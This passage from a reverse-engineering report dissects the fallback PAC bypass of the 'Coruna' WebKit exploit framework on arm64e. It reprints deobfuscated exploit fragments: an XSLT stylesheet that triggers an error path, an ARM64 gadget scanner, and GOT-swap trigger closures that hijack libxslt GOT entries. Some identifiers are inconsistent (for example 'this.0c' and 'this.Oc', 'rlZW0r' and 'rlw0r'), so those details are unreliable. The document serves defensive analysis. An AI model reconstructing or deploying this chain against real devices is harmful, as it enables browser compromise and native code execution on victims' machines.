All roads lead back to class `ta` as the root dependency. Without the PAC engine's `sc()` method, none of the utility classes can sign their function pointers, and without `Nn` (itself a product of `ta`'s constructor), none can dispatch native calls.

7.9 Fallback PAC Bypass - The XSLTProcessor Path ('fallback_2d2c721e.js')

Sections 7.1-7.8 documented the PAC bypass architecture as implemented in the two stage-2 variants (`macos_stage2_e0WEVG` and `macos_stage2_agTkHY`). However, the Coruna framework includes an entirely separate PAC bypass implementation in `fallback_2d2c721e.js` - a self-contained module that provides the same four signing primitives (`sc` , `oe` , `cc` , `ac`) through a different code path. This fallback module uses **XSLTProcessor's** `transformToDocument()` as its JIT trigger mechanism (with an `Intl.Segmenter` alternative), replacing the `Intl.Segmenter` -only approach of the main stage-2 variants.

The fallback module is loaded via `globalThis.vkTo89.tI4mjA()` - the same module registration system used throughout the framework - and exports a factory function `r.Mh` that returns a new instance of class `ci` , the main exploit chain controller.

7.9.1 Module Structure and Loading

The fallback file has a two-layer architecture:

Layer 1 - Base64-Encoded Inner Module: The `tI4mjA()` call receives a module ID hash (`81502427ce4522c788a753600b04c8c9e13ac82c`) and a Base64-encoded JavaScript blob of approximately 12,100 characters. When decoded (~9,073 characters), this inner module contains the Mach-O dyld shared cache parser:

- Function `Y()` - Mach-O load command parser
- Class `tt` - parsed image representation
- Class `rt` - virtual address resolver
- Class `et` - vmaddr-to-file-offset translator
- Class `nt` - dyld cache image enumerator

These are exported as `r.ie` (primary parser) and `r.Xs` (helper). This layer gives the fallback module its own independent Mach-O parsing capability, allowing it to locate gadgets and symbols without depending on the stage-2's gadget scanner.

Layer 2 - Outer Exploit Code: After the `tI4mjA()` registration, the remaining ~22KB of the file contains six classes that form the exploit chain:

Class	Role	Offset Range
<code>ii</code>	Stub base class - defines the 4-method signing interface	13190-13375
<code>ti</code>	ARM64 Mach-O gadget scanner - pattern matching + ADRP/LDR chain resolver	13375-18439
<code>ci</code>	Main controller - extends <code>ii</code> , selects chain variant, builds JOP structures	18439-25676
<code>li</code>	Intl.Segmenter chain variant - Segmenter-triggered GOT-swap dispatch	25676-29360
<code>si</code>	XSLTProcessor chain variant - XSLT-triggered GOT-swap dispatch	29360-34157
<code>hi</code>	XSLTProcessor controller - manages the XSLT stylesheet and trigger	34157-36092

The standalone assignment `r.Kc = ii` (at offset 13367, between class `ii` and class `ti`) exports the base signing interface for `instanceof` checks. The module concludes with:

```
return r.Mh = function(){ return new ci }, r;
```

7.9.2 Class `hi` - XSLTProcessor Controller

Class `hi` manages the XSLT-based JIT trigger that serves as the fallback's primary code execution mechanism. Its constructor builds a carefully crafted XSLT stylesheet and an XML input document:

```
class hi {
  constructor() {
    this.mh = '<x:stylesheet xmlns:x="http://www.w3.org/1999/XSL/Transform" '
      + 'version="1.0"><x:template match="/"><x:for-each select="a/b">'
      + '<x:sort select="c" data-type="{@foo}"/>'
      + '</x:for-each></x:template></x:stylesheet>';

    this.ph = new DOMParser().parseFromString(
      '<a><b><c>1</c></b><b><c>2</c></b></a>', 'text/xml'
    );
  }
}
```

The XSLT stylesheet contains the critical trigger: `data-type="{@foo}"` inside an `<x:sort>` element. When `transformToDocument()` processes this stylesheet against the XML input, WebKit's XSLT engine evaluates `{@foo}` as an Attribute Value Template (AVT). Since the `<b>` elements lack a `foo` attribute, this triggers an error path through `xsltTransformError` - the exact function whose GOT entry the exploit chain has already hijacked.

The constructor then creates the persistent trigger function:

```
const t = new XSLTProcessor;
const c = new DOMParser().parseFromString(this.mh, 'text/xml');
t.importStylesheet(c);
this.sh = () => { t.transformToDocument(this.ph) };
}
```

The `sh()` method is the JIT trigger - a zero-argument function that, when called, invokes `transformToDocument()` and causes WebKit to execute through the hijacked GOT entries. Every GOT-swap dispatch in the fallback chain ultimately calls `l.sh()` (where `l` is the `hi` instance stored by the `ci` controller).

Warmup Method `Xh()` :

```
Xh() {
  const i = this.mh.replace('{@foo}', 'foo'); // Remove AVT trigger
  const t = new XSLTProcessor;
  const c = new DOMParser().parseFromString(i, 'text/xml');
  t.importStylesheet(c);
  t.transformToDocument(this.ph); // Safe warmup transform
}
```

The warmup replaces `{@foo}` with the literal string `foo`, creating a valid `data-type="foo"` that does *not* trigger the AVT evaluation path. This ensures WebKit's XSLT JIT infrastructure is fully initialized (code pages allocated, inline caches populated) before the exploit attempts to hijack the error path.

Minimal Stylesheet Warmup Method `Th()` :

```
Th() {
  const t = new XSLTProcessor;
  const c = new DOMParser().parseFromString(
    '<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"></xsl:stylesheet>',
    'text/xml');
  t.importStylesheet(c);
  t.transformToDocument(this.ph);
}
```

`Th()` provides a second warmup path using an empty XSLT stylesheet - no `xsl:sort`, no AVT trigger, just a minimal `transformToDocument` call. This initializes the base XSLT transform infrastructure without exercising any of the sort or attribute-value-template code paths.

Initialization Method `ah()` :

```
ah() { this.Xh(); this.sh(); }
```

Initialization calls warmup first (`Xh`), then fires the real trigger (`sh`) - the first invocation establishes the baseline state that subsequent GOT-swap operations will manipulate.

Class `ii` - Stub Base Class:

The base class defines the four-method PAC signing interface with no-op implementations:

```
class ii {
  constructor() {
    this.Ic = null; // Chain reference (populated by subclass)
    this.gc = null; // Gadget cache
    this.Cc = false; // Initialization flag
  }
  sc(i, t) { return new K.Vt(0, 0) } // Sign-code (PAC DA)
  oe(i, t) { return new K.Vt(0, 0) } // Sign-other (PAC DB)
  cc(i, t) { return new K.Vt(0, 0) } // Combined-code
  ac(i, t) { return new K.Vt(0, 0) } // Auth-code
}
```

Each method returns a zero `K.Vt` (64-bit pointer pair). Class `ci` overrides all four to delegate to its selected chain variant's `Wc()` dispatcher. The `r.Kc = ii` export allows other modules to perform `instanceof` checks against the base signing interface.

7.9.3 Class `ti` - ARM64 Gadget Scanner

Class `ti` is the fallback module's independent Mach-O gadget scanner - a ~5,000 character class that searches the dyld shared cache for specific ARM64 instruction sequences needed to construct JOP chains. It takes a parsed Mach-O image set (`this.Lc`) and provides methods to locate gadgets by instruction pattern, resolve ADRP/LDR reference chains, and extract branch targets.

Constructor:

```
class ti {
  constructor(i) {
    this.Lc = i; // Parsed dyld cache image set from r.ie/r.Xs
  }
}
```

Method `Xc(i)` - Instruction Pattern Mask Builder:

The `Xc` method takes an array of ARM64 instruction words and classifies each one to build a bitmask array for pattern matching:

```
Xc(i) {
  let t = 0;
  const c = [];
  for (let l = 0; l < i.length; l++) {
    const s = i[l];
    // Check instruction type via masked comparison:
    // ADRP → mask push, increment branch count
    // ADD → mask push
    // LDR → mask push
    // Other → wildcard (-1)
  }
  return { Tc: t, mask: c };
}
```

The return value `Tc` counts the number of branch-target instructions (ADRP entries) in the pattern, and `mask` is a per-instruction bitmask array used by `Gc()` to perform fuzzy matching - wildcard entries (`-1`) match any instruction, while typed entries match only their specific instruction class.

Method `Gc(i, t, c)` - Primary Gadget Search:

This is the core search function. It scans the `__TEXT` segment of a named image for a sequence of instructions matching pattern `t`:

```
Gc(i, t, c) {
  const l = this.Lc.th(i);          // Resolve image by name
  const { Tc: s, mask: h } = this.Xc(t); // Build mask from pattern

  if (c === true) {
    // PAC-aware search - uses Mo() iterator (authenticated pointers)
    l.Mo('__TEXT', /* section name based on ejFVv9 flag */, (i, c) => {
      let l = i;
      for (let i = 0; i < t.length; i++) {
        const c = T.Dn.Pn.rr(l); // Read 32-bit instruction
        if ((t[i] & h[i]) !== (c & h[i])) return false;
        // Handle variable-length instructions (BL → follow offset)
        l += ((mask & c) >>> 0 === BL_OPCODE) ? c << 6 >> 4 : 4;
      }
      return true; // All instructions matched
    });
  } else {
    // Raw search - uses Do() linear scan
    l.Do('__TEXT', (i, c) => {
      for (let c = 0; c < t.length; c++)
        if ((t[c] & h[c]) !== (T.Dn.Pn.rr(i + 4*c) & h[c]))
          return false;
      return true;
    });
  }
}
```

The PAC-aware path (`c === true`) uses the `Mo()` iterator which handles `arm64e` authenticated pointer sections, while the raw path uses `Do()` for linear scanning. The function returns a result object:

```
return {
  zc: a, // Matched gadget address
  Dc: e, // Function prologue address (scanned backwards for STP)
  Zc: o, // Array of resolved branch targets (from kc())
  Sc: b, // Section reference (for PAC-aware results)
};
}
```

Method `kc(i, t, c, l)` - ADRP/LDR Reference Chain Resolver:

This method is critical for resolving the actual target addresses that ARM64 gadgets reference. Starting from address `i`, it walks forward through instructions, decoding ADRP page offsets, ADD immediates, and LDR register offsets:

```
kc(i, t, c = -1, l = false) {
  const s = []; // Resolved target addresses
  const a = []; // Register file (31 entries, tracking ADRP pages)
  for (let i = 0; i < 31; i++) a[i] = 0;

  for (let c = 0; c < T.Dn.Hn.zAr750; c++) { // Scan limit from config
    const d = i + 4 * c;
    const b = T.Dn.Pn.rr(d); // Read instruction

    // RET or BR → stop scanning
    if (b === RET_OPCODE || b === BR_OPCODE) break;

    // BL (branch-and-link) → stop if l flag set
    // ADRP → compute page address, store in register file
    // a[reg] = (d - d % PAGE_SIZE) + (imm << 12)
    // LDR [Xn, #imm] → resolve: s.push(a[base] + offset * 8)
    // ADD Xd, Xn, #imm → resolve: s.push(a[base] + imm)
  }
  if (c > -1 && s.length !== c) throw new Error("");
  return s;
}
```

The method maintains a 31-entry register file (`a[]`) that tracks ADRP page base addresses. When a subsequent LDR or ADD instruction references a register that was previously set by ADRP, the resolver combines the page base with the instruction's immediate offset to produce the final target address. The `zAr750` configuration value controls the maximum number of instructions to scan.

Multi-Image Search Wrappers:

The class provides convenience methods that try gadget searches across multiple images:

Method	PAC Mode	Image Source	Purpose
<code>Nc(i, t)</code>	PAC=true	Explicit list <code>i</code>	Search named images with authenticated pointers
<code>Hc(i, t)</code>	PAC=false	Explicit list <code>i</code>	Search named images with raw scanning
<code>Pc(i)</code>	PAC=true	All images (<code>Go()</code>)	Search entire dyld cache with PAC
<code>Ac(i)</code>	PAC=false	All images (<code>Go()</code>)	Search entire dyld cache raw
<code>Vc(i, t, c)</code>	PAC=true	Explicit list <code>i</code>	Variant with section restriction <code>c</code>
<code>vc(i, t, c, l)</code>	Configurable	Single image <code>i</code>	Variant of <code>Gc</code> with section filter <code>l</code>

Each wrapper iterates its image list, calling `Gc()` inside a `try/catch` - if the pattern isn't found in one image, it silently moves to the next. This allows gadget searches to be resilient across different macOS/iOS versions where library layouts may vary.

Method `Mc(i)` - Section Analysis:

The `Mc` method scans a `__TEXT` segment for relocation entries matching a hardcoded set of ARM64 trap instruction opcodes. This is used during initialization to verify that the target binary's code sections contain the expected instruction patterns before attempting exploitation.

7.9.4 Class `ci` - Main Exploit Chain Controller

Class `ci` extends `ii` and serves as the fallback module's central orchestrator. Its constructor (~7,200 characters) performs all gadget discovery, resolves critical symbols, builds the JOP data structures, and selects between the `Int1.Segmenter` and `XSLTProcessor` chain variants. The four inherited signing methods delegate directly to the selected chain:

```
class ci extends ii {
  sc(i, t) { return this.chain.Wc(this.chain.Rc.sc, i, t) }
  oe(i, t) { return this.chain.Wc(this.chain.Rc.oe, i, t) }
  cc(i, t) { return this.chain.Wc(this.chain.Rc.cc, i, t) }
  ac(i, t) { return this.chain.Wc(this.chain.Rc.ac, i, t) }
```

Each method calls `this.chain.Wc()` with the appropriate type constant from `this.chain.Rc` plus the address and context arguments. The `Wc` dispatcher (defined in `li` or `si`) handles the GOT-swap-and-trigger sequence.

Constructor - Initialization Sequence:

The constructor performs seven major steps:

Step 1 - Allocate JOP Control Buffer:

```
constructor() {
  super();
  this.Oc = new Uint32Array(65536); // 256KB JOP control buffer
  K.D(this.Oc); // Pin in memory (prevent GC)
  this.controller = new hi; // XSLTProcessor controller
  this.controller.ah(); // Initialize + warmup
```

A 256KB `Uint32Array` (`this.Oc`) is allocated and pinned via `K.D()` to serve as the JOP dispatch table. The `hi` controller is created and warmed up before any gadget searches begin.

Step 2 - Parse Dyld Cache and Initialize Scanner:

```
this.Lc = T.ce().yo(); // Parse dyld shared cache
this.dh = new ti(this.Lc); // Create gadget scanner
this.Qc = false; // PAC variant flag
```

The dyld shared cache is parsed through `T.ce().yo()`, and a `ti` gadget scanner instance is created. The `Qc` flag tracks which PAC signing variant to use in subsequent operations.

Step 3 - Resolve Critical Libraries and Symbols:

```
const t = this.Lc.th('libdyld.dylib');
const c = this.Lc.th('libSystem.B.dylib');
const l = this.Lc.th('libxslt');
const s = t.wo('dlsym');          // Resolve dlsym address
```

Three libraries are located in the dyld cache: `libdyld.dylib` (for `dlsym`), `libSystem.B.dylib` (for symbol resolution), and `libxslt` (for the XSLTProcessor exploitation surface). The `dlsym` function address serves as the initial anchor.

Step 4 - Locate Exploit Entry Point:

The constructor resolves the exploit's entry code section, branching on the `ejFVv9` configuration flag (which indicates `arm64e` vs standard `arm64`):

```
if (ejFVv9 === true)
  this.Ec = c.Co('__AUTH_CONST', s);    // arm64e: authenticated constants
else
  this.Ec = c.Co('__DATA_CONST', s);    // arm64: standard data constants
```

It then locates the WebCore framework and resolves sections within it:

```
// Locate WebCore framework (two path variants for macOS vs iOS)
i = this.Lc.rh(
  'A/Frameworks/WebCore.framework/Versions/A/WebCore',
  'WebCore.framework/WebCore'
);
```

Step 5 - Resolve GOT Targets and XSLTProcessor Symbols:

```
// Resolve _dyld_initializer → extract branch targets via kc()
const dyldInit = t.wo('_dyld_initializer');
const targets = this.dh.kc(dyldInit, true);
this.Bc = targets[Bn19Gy];          // Key GOT target (index from config)

// Resolve xsltFreeTransformContext and xsltTransformError
const xsltFreeCtx = l.fo('xsltFreeTransformContext');
this.bh = /* section lookup for xsltFreeTransformContext */;
this.$c = /* section lookup for xsltTransformError */;
```

The constructor resolves two critical `libxslt` symbols: `xsltFreeTransformContext` (stored as `this.bh`) provides the cleanup GOT entry, and `xsltTransformError` (stored as `this.$c`) is the function whose GOT entry will be hijacked to redirect execution. The `this.lh` field is set to `this.$c - 24` and verified to contain the value `1` - a sanity check confirming the correct memory layout.

Step 6 - Build JOP Dispatch Structure (`Jc()`):

The `Jc()` method constructs the JOP dispatch table within `this.0c`. It writes a sequence of `UInt32` values at specific offsets that form the jump-oriented programming chain:

```
Jc() {
  const i = this.0c;
  const t = T.Dn.Pn.Ar(i);          // Get native address of buffer
  const c = K.Vt.ut(t).Ut();        // Convert to 64-bit pointer

  i[0] = 0xFEEDFACF;                // Magic (Mach-O 64-bit header)
  i[4] = 3;                         // ncnds: 3 load commands
  i[8] = 25;                        // ... additional JOP table entries
  // ... ~30 more indexed writes building the dispatch structure
  return i;
}
```

The JOP table is constructed to mimic a valid Mach-O header, allowing the hijacked XSLT code path to interpret it as a legitimate data structure while actually following attacker-controlled jump targets.

Step 7 - Select Chain Variant:

```

    if (T.Dn.Hn.rlw0r === true)
        this.chain = new li(this);    // Intl.Segmenter variant
    else
        this.chain = new si(this);    // XSLTProcessor variant
}

```

The `rlw0r` configuration flag determines the trigger mechanism. When `true`, class `li` uses `Intl.Segmenter` iteration (the same technique as the main stage-2); when `false`, class `si` uses `XSLTProcessor.transformToDocument()` through the `hi` controller.

Dispatch Methods - `Uc()` and `qc()` :

Class `ci` provides two dispatch methods that the chain variants call to execute signed operations:

`Uc(i, t)` - Constructs a JOP dispatch table via `Jc()`, writes a target pointer into it, then triggers execution through the GOT-swap chain. Uses `T.Dn.Pn.Pr()` (the protected-region executor) to ensure GOT entries are swapped and restored atomically.

`qc(i)` - Similar to `Uc` but focused on calling a single target address. Writes XOR-decoded string data (`xsltTransformError` function name) into the JOP buffer, zeros the lock flag, then triggers via `this.controller.sh()` (the `XSLTProcessor.transformToDocument` call). Reads the result from the shared buffer after the GOT-swap completes.

Both methods use `T.Dn.Pn.Pr()` with multiple `{Sr, Zt}` (swap-restore) pairs - each pair specifying a GOT address (`Sr`) and the value to temporarily write (`Zt`). The `finally`-style semantics of `Pr()` ensure all GOT entries are restored even if the native call faults.

7.9.5 Class `li` - Intl.Segmenter Chain Variant

Class `li` is instantiated when the `rlw0r` configuration flag is `true`. It provides the same GOT-swap-and-trigger architecture as the main stage-2's `ca / ia` classes (Sections 7.4-7.5), but reimplemented within the fallback module's independent class hierarchy.

Constructor - Gadget Discovery:

The constructor takes the parent `ci` instance and performs four gadget searches across the dyld shared cache:

```

class li {
  constructor(i) {
    const t = T.Dn.Pn,          // Primitive r/w
          c = i.dh,             // Gadget scanner (class ti)
          l = i.controller;     // XSLTProcessor controller (class hi)

    this.oh = new ArrayBuffer(288); // Shared data buffer
    K.D(this.oh);                  // Pin in memory
    this.eh = t.Ar(this.oh);       // Native address of buffer
  }
}

```

The four gadget searches target specific libraries:

Gadget	Search Method	Library	Pattern Size	Result
<code>s</code>	<code>Hc</code> (raw)	<code>libdyld.dylib</code>	12 instructions	Base gadget address (<code>zc - 52</code>)
<code>h</code>	<code>Nc</code> (PAC)	<code>libReverseProxyDevice.dylib</code>	9 instructions	PAC-authenticated gadget
<code>a</code>	<code>Nc</code> (PAC)	<code>CoreUtils.framework</code> (two path variants)	12 instructions	Secondary PAC gadget
<code>d</code>	<code>Pc</code> (PAC, all images)	Entire dyld cache	12 instructions	Primary dispatch gadget

From gadget `d`, two branch targets are extracted: `b = d.Zc[1]` and `o = d.Zc[0]`. From gadget `a`, one target: `e = a.Zc[0]`. These resolved addresses form the JOP chain's pivot points.

The `yh()` Trigger Function:

The constructor builds the `yh` closure - the core dispatch function that performs a 4-entry GOT swap and triggers execution:

```

this.yh = (c, s, y, I) => (
  t.Dr(this.eh + 0, c),      // Write arg 0 to shared buffer
  t.Dr(this.eh + 8, s),      // Write arg 1
  t.Dr(this.eh + 16, y),     // Write arg 2
  t.Dr(this.eh + 24, I),     // Write arg 3
  t.Pr(() => { l.sh() },      // Trigger: XSLTProcessor.transformToDocument()
    { Sr: i.bh, Zt: d.Sc },   // Swap 1: xsltTransformError GOT → gadget d
    { Sr: b,   Zt: K.Vt.ut(this.eh) }, // Swap 2: branch target → buffer
    { Sr: o,   Zt: a.Sc },     // Swap 3: second target → gadget a
    { Sr: e,   Zt: h.Sc }     // Swap 4: third target → gadget h
  ),
  t.re(this.eh)              // Read result from shared buffer
);

```

The pattern is identical to the main stage-2: write arguments into a shared buffer, swap 4 GOT entries to redirect the JOP chain, fire `l.sh()` (which calls `transformToDocument()`), then read the result. The `Pr()` wrapper ensures all 4 GOT entries are restored in a `finally` block.

The `Ih` Callback and `Uc` Integration:

```

this.Ih = i.Uc((c, s, y) => (
  t.Dr(this.eh + 0, c),
  t.Dr(this.eh + 8, s),
  t.Dr(this.eh + 16, y),
  t.Pr(() => { l.sh() },
    { Sr: i.bh, Zt: d.Sc },
    { Sr: b,   Zt: K.Vt.ut(this.eh) },
    { Sr: o,   Zt: a.Sc },
    { Sr: e,   Zt: h.Sc }
  ),
  t.re(this.eh)
), s);

```

The `Ih` field stores the result of calling `ci.Uc()` with a 3-argument callback and the base gadget `s`. This pre-builds a JOP dispatch table entry that `Wc()` can invoke for each signing operation.

Type Constants (`Rc`):

```

this.Rc = {
  sc: 0xFF010000, // PAC DA (data address signing)
  oe: 0xFF030000, // PAC DB (data address, different key)
  ac: 0xFF050000, // PAC IA (instruction address signing)
  cc: 0xFF070000, // PAC IB (instruction address, different key)
};

```

These constants encode the PAC operation type in the upper 16 bits. They are identical across both `li` and `si` variants.

The `Wc()` Dispatcher:

```

this.Wc = (i, c, l) => {
  const s = Math.abs(l.et >> 16); // Extract PAC context bits
  return t.jr(this.gh, 0, i | s),   // Write type|context to control buffer
    this.yh(this.Ih, this.nh, l, c) // Trigger GOT-swap chain
};

```

The dispatcher combines the operation type constant (`i`, from `Rc`) with the PAC context bits extracted from `l.et` (the upper 32 bits of the 64-bit pointer, right-shifted by 16). This combined value is written to a 64-byte control buffer (`this.gh / this.nh`), then `yh()` fires the JOP chain with the pre-built `Ih` dispatch table, the control buffer address, the target pointer, and the context value.

7.9.6 Class ``si`` - XSLTProcessor Chain Variant

Class `si` is instantiated when `rlZW0r` is `false` - the default path. It uses the same GOT-swap-and-trigger pattern as `li` but searches for gadgets in different libraries and adds an extra initialization phase using `ci.qc()` to pre-build intermediate JOP pivot structures.

Constructor - Extended Gadget Discovery:

The constructor performs six gadget searches (compared to `li`'s four), with library selection branching on the `ejFVv9` flag:

```
class si {
  constructor(i) {
    const t = T.Dn.Pn, c = i.dh, l = i.controller;

    this.oh = new ArrayBuffer(288);
    K.D(this.oh);
    this.eh = t.Ar(this.oh);
  }
}
```

Gadget	Method	Library (arm64e / arm64)	Notes
<code>h / s</code>	<code>Hc</code> (raw)	<code>libdyld.dylib</code> / <code>libdyld.dylib</code>	Different instruction patterns per arch; <code>s = h.zc+64</code> (arm64e) vs <code>s = h.Dc</code> (arm64)
<code>a</code>	<code>Hc</code> (raw)	<code>libdyld.dylib</code>	Single-instruction gadget
<code>d</code>	<code>Hc</code> (raw)	<code>libReverseProxyDevice.dylib</code>	4-instruction gadget
<code>b</code>	<code>Hc</code> (raw)	<code>CoreUtils.framework</code> (two path variants)	12-instruction gadget with branch targets
<code>o</code>	<code>Hc</code> (raw)	<code>Backup.framework</code> / <code>libomadm.dylib</code>	7-instruction gadget with 2 branch targets
<code>I</code>	<code>Nc</code> (PAC)	<code>IOKit</code>	4-instruction PAC-authenticated gadget

Two-Phase JOP Pivot Setup:

Unlike `li`, class `si` pre-builds two intermediate JOP pivot structures using `ci.qc()` before constructing the main trigger:

```
const e = {};
const y = i.qc(a); // Phase 1: build pivot from gadget a

// Build e.Ch - first intermediate pivot
t.Pr(() => { e.Ch = i.qc(u) }, // qc(gadget o address)
  { Sr: r, Zt: y }, // Swap: branch target → phase 1 result
  { Sr: g, Zt: y } // Swap: second target → phase 1 result
);

// Build e.Kh - second intermediate pivot
t.Pr(() => { e.Kh = i.qc(n) }, // qc(gadget b address)
  { Sr: C, Zt: y } // Swap: branch target → phase 1 result
);
```

This two-phase setup is necessary because the `XSLTProcessor` code path traverses a deeper call chain than the `Segmenter` path, requiring additional JOP pivot points at intermediate GOT entries. The results (`e.Ch` and `e.Kh`) are captured in a closure and used by the trigger functions.

The `yh()` Trigger - 4-Entry GOT Swap:

```
this.yh = (c, s, h, a) => (
  t.Dr(this.eh + 0, c), // Write 4 args to shared buffer
  t.Dr(this.eh + 8, s),
  t.Dr(this.eh + 16, h),
  t.Dr(this.eh + 24, a),
  t.Pr(() => { l.sh() }, // Trigger: transformToDocument()
    { Sr: i.bh, Zt: e.Ch }, // Swap 1: xsltTransformError → pivot Ch
    { Sr: r, Zt: K.Vt.ut(this.eh) }, // Swap 2: branch target → buffer
    { Sr: g, Zt: e.Kh }, // Swap 3: second target → pivot Kh
    { Sr: C, Zt: this.Lh } // Swap 4: third target → Lh dispatch
  ),
```

```

    t.re(this.eh)          // Read result
  );

```

The key difference from `li`: GOT entries are swapped to the pre-built pivot structures (`e.Ch` , `e.Kh`) rather than directly to gadget section references. This creates a two-level indirection - the XSLT error path hits pivot `Ch` , which redirects through pivot `Kh` , which reaches the final gadget chain.

Dual `Uc` Callbacks:

```

    // L - 3-arg callback (same pattern as yh but with 3 args)
    const L = (c, s, h) => (
      t.Dr(this.eh + 40, c),
      t.Dr(this.eh + 32, s),
      t.Dr(this.eh + 48, h),
      t.Pr(() => { l.sh() },
        { Sr: i.bh, Zt: e.Ch },
        { Sr: r, Zt: K.Vt.ut(this.eh) },
        { Sr: g, Zt: e.Kh },
        { Sr: C, Zt: I }          // Uses IOKit PAC gadget
      ),
      t.re(this.eh)
    );

    this.Lh = i.Uc(L, d);          // Build dispatch table with gadget d
    this.Ih = i.Uc(L, s);          // Build dispatch table with gadget s

```

The `si` variant creates two `Uc` dispatch entries (`Lh` and `Ih`), using the same callback `L` but different base gadgets. `Lh` is used as a GOT swap target in the `yh()` trigger itself, while `Ih` is passed to `Wc()` for the actual signing operations.

Type Constants and Dispatcher:

The `Rc` constants and `Wc()` dispatcher are identical to `li`:

```

    this.Rc = {
      sc: 0xFF010000, oe: 0xFF030000,
      ac: 0xFF050000, cc: 0xFF070000
    };

    this.Wc = (i, t, c) => {
      const l = Math.abs(c.et >>> 16);
      return T.On.Pn.jr(this.gh, 0, i | l),
        this.yh(this.Ih, this.nh, c, t)
    };

```

Comparison: `li` vs `si`:

Aspect	<code>li</code> (Segmenter)	<code>si</code> (XSLTProcessor)
Gadget count	4	6
Pre-built pivots	0	2 (<code>e.Ch</code> , <code>e.Kh</code>)
<code>Uc</code> entries	1 (<code>Ih</code>)	2 (<code>Lh</code> , <code>Ih</code>)
GOT swap targets	Direct gadget refs	Indirect via pivots
Key libraries	libReverseProxyDevice, CoreUtils	Backup/libomadm, IOKit, CoreUtils
Trigger	<code>l.sh()</code> → <code>transformToDocument()</code>	<code>l.sh()</code> → <code>transformToDocument()</code>
<code>Rc</code> constants	Identical	Identical

Both variants produce the same externally-visible behavior - four PAC signing operations (`sc` , `oe` , `cc` , `ac`) dispatched through `Wc()` . The difference is purely in the JOP chain plumbing: `si` requires deeper indirection because the XSLTProcessor code path traverses more stack frames before reaching the hijacked GOT entries.

7.10 Section 7 Summary - PAC Bypass Architecture Overview

The Coruna PAC bypass is not a single exploit primitive but a *cooperating system* of 15+ classes spanning three modules, each contributing one layer to a stack that converts an arbitrary read/write primitive into authenticated native code execution on `arm64e`. This section summarizes the complete architecture.

The Core Insight: Apple's Pointer Authentication Code (PAC) prevents attackers from simply writing a function pointer and jumping to it - every code pointer must carry a valid cryptographic signature. Coruna's bypass never forges a PAC signature. Instead, it tricks the system's *own* PAC signing infrastructure into signing attacker-controlled values by temporarily replacing GOT entries that legitimate code reads during its normal execution path.

Class Inventory:

Class	Module	Storage	Role
<code>ta</code>	stage-2	<code>T.Dn.On</code>	PAC engine core - gadget discovery, <code>Sh()</code> dispatcher, <code>sc()</code> / <code>oe()</code> / <code>cc()</code> / <code>ac()</code> signing
<code>aa</code>	stage-2	(returned)	Public façade wrapping <code>ta</code>
<code>ha</code>	stage-2	<code>T.Dn.Nn</code> (as <code>t.Nn</code>)	Native call primitive - <code>call({_h, xh, x1, x2})</code> dispatch
<code>ia</code>	stage-2	(per-instance)	7-anchor GOT-swap dispatcher - swap/trigger/restore
<code>ca</code>	stage-2	(per-instance)	<code>Intl.Segmenter</code> JIT trigger - <code>nu:"sentence"</code> warmup + <code>iter.next().value</code>
<code>sa</code>	stage-2	(per-instance)	ObjC PAC signer - <code>NSUUID</code> <code>getUUIDBytes:</code> GOT swap
<code>at</code>	stage-2	(per-instance)	ObjC message sender - <code>objc_msgSend</code> dispatch via GOT swap
<code>it</code>	stage-2	(per-instance)	Inner GOT-swap caller - nested swap within <code>sa</code> 's chain
<code>st</code>	stage-2	(per-instance)	<code>_xmlMalloc</code> wrapper - allocates ObjC message buffers
<code>ct</code>	stage-2	<code>T.Dn.Wn</code>	Wasm JIT cage - 306-byte inline Wasm module, <code>call(t, a)</code> arbitrary native invocation
<code>lt</code>	stage-2	<code>T.Dn.Vh</code>	Memory utilities - <code>malloc</code> / <code>free</code> / <code>memset</code> / <code>memmove</code> wrappers
<code>ht</code>	stage-2	<code>T.Dn.\$h</code>	Auxiliary helper - single signed function call
<code>ci</code>	fallback	(returned)	Fallback controller - extends <code>ii</code> , selects <code>li</code> / <code>si</code> chain
<code>ti</code>	fallback	(per-instance)	ARM64 Mach-O gadget scanner with ADRP/LDR resolver
<code>hi</code>	fallback	(per-instance)	XSLTProcessor controller - XSLT <code>{@foo}</code> AVT trigger
<code>li</code>	fallback	(per-instance)	<code>Intl.Segmenter</code> chain variant for fallback
<code>si</code>	fallback	(per-instance)	XSLTProcessor chain variant for fallback

Execution Flow - From JavaScript to Native Code:

```

JavaScript caller
|
|— PAC signing needed?
|   └─ aa.sc()/oe()/cc()/ac()
|       └─ ta.Sh() dispatcher
|           └─ sa.call() → at.call() → it.call() → ca.call()
|               └─ GOT swap → Intl.Segmenter JIT → system PAC signs pointer
|
|— Native function call needed?
|   └─ ct.call(target, [args]) ← Wasm JIT cage
|       └─ Swap _jitCagePtr → invoke Wasm export f() → native execution
|           └─ Result captured in Wasm memory buffer
|
|— Memory operation needed?
|   └─ lt.pf()/gf()/wf()/Tf() ← Pre-signed function wrappers
|       └─ Nn.call({_h: signed_ptr, xh: arg, ...})
|           └─ ha dispatches through GOT-swap chain

```

The GOT-Swap Pattern (Universal):

Every PAC bypass operation follows the same four-phase pattern, whether in the main stage-2 or the fallback module:

1. **Save** - Read and store the current value of 1-7 GOT entries
2. **Swap** - Write attacker-controlled values (gadget addresses, buffer pointers) into the GOT slots
3. **Trigger** - Call a legitimate WebKit function (`Intl.Segmenter.prototype[Symbol.iterator]().next()`), or `XSLTProcessor.prototype.transformToDocument()` that reads the swapped GOT entries during its normal execution
4. **Restore** - In a `finally` block, unconditionally write back the saved original values

The legitimate code performs PAC-authenticated operations (signing, calling, dereferencing) using the values it reads from the GOT - but those values are now attacker-controlled. The PAC hardware authenticates the operation as legitimate because the code path itself is genuine; only the *data* has been manipulated.

Why This Defeats PAC:

PAC protects code pointers by binding a cryptographic signature to both the pointer value and a context discriminator. The system assumes that if authenticated code reads a pointer from a trusted location (the GOT), the pointer is legitimate. Coruna breaks this assumption by modifying the GOT *between* the authentication check and the use of the pointer - a classic TOCTOU (time-of-check-to-time-of-use) pattern elevated to the hardware security level.

The `finally`-block restoration ensures the GOT is only corrupted for the microseconds needed to complete one operation, making the attack invisible to integrity checks that run before or after.

8. JIT Cage Escape & Native Code Execution

